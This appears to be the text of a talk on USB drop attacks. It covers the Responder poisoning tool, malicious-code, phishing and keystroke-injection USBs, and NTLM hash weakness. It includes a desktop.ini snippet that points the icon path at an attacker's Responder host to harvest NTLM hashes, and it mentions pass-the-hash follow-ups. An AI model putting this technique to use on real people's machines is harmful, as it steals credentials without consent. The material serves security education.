# **USB Drop Attacks**

Fun with desktop.ini files and NTLM hashes

## What is Responder?


#### From their GitHub page:

- Responder is a LLMNR, NBT-NS, and MDNS poisoner, with built-in HTTP/SMB/MSSQL/FTP/LDAP rogue authentication server supporting NTLMv1/NTLMv2/LMv2, Extended Security NTLMSSP, and Basic HTTP authentication.
- With this in mind, we can have fun with internal systems by tailoring a desktop.ini file to look for a non-existent icon file on our rogue system running Responder.

## What is a USB Drop Attack?

 Basically, it's a USB key with a malicious payload that is intentionally dropped in a location where a person may pick it up and plug it into a restricted system.

- People inherently want to be helpful so they will try to find out who the USB belongs to.
- As they say: A sucker is born every minute.



### The Three Main USB Attacks

#### Malicious Code

- a. The user double-clicks on the file and the malicious code is is executed
- b. Most common type of attack
- c. We will demo this today

#### 2. Social Engineering

a. The files on the drive take the user to a phishing website where they are prompted for their login creds.

#### 3. HID Attack

- a. The USB stick really isn't a USB storage device...it's a KEYBOARD!
  - i. Not really but the PC thinks so.
  - ii. Example: Hak5 Rubber Ducky
- b. It injects keystrokes to run commands on the target.

### desktop.ini + Responder.py = NTLM Hashes

desktop.ini

[.ShellClassInfo]

lconResource=\\<Responder IP>\folder.ico,0

### **OH HAPPY DAYS!!**

## **DEMO**

STOP!!

DEMO TIME!

### NTLM Hashes

#### NTLM - NT Lan Manager

- Usually a hash of one or two separately hashed values of the same password.
- Not secure at all.
  - In 2012, a 25-GPU cluster cracked every possible 8-character password using NTLM in under 6 hours.
- The easiest way to make use of these hashes would be to initiate a
  pass-the-hash or reflection attack. You could also use a XSS attack as well.

### More Reading

- <a href="https://elie.net/blog/security/what-are-malicious-usb-keys-and-how-to-create-a-realistic-one">https://elie.net/blog/security/what-are-malicious-usb-keys-and-how-to-create-a-realistic-one</a>
- <a href="https://www.redteamsecure.com/usb-drop-attacks-the-danger-of-lost-and-fo">https://www.redteamsecure.com/usb-drop-attacks-the-danger-of-lost-and-fo</a>
  <a href="und-thumb-drives/">und-thumb-drives/</a>
- https://threat.tevora.com/usb-drives-desktop-ini-and-ntlm-hashes
- https://github.com/SpiderLabs/Responder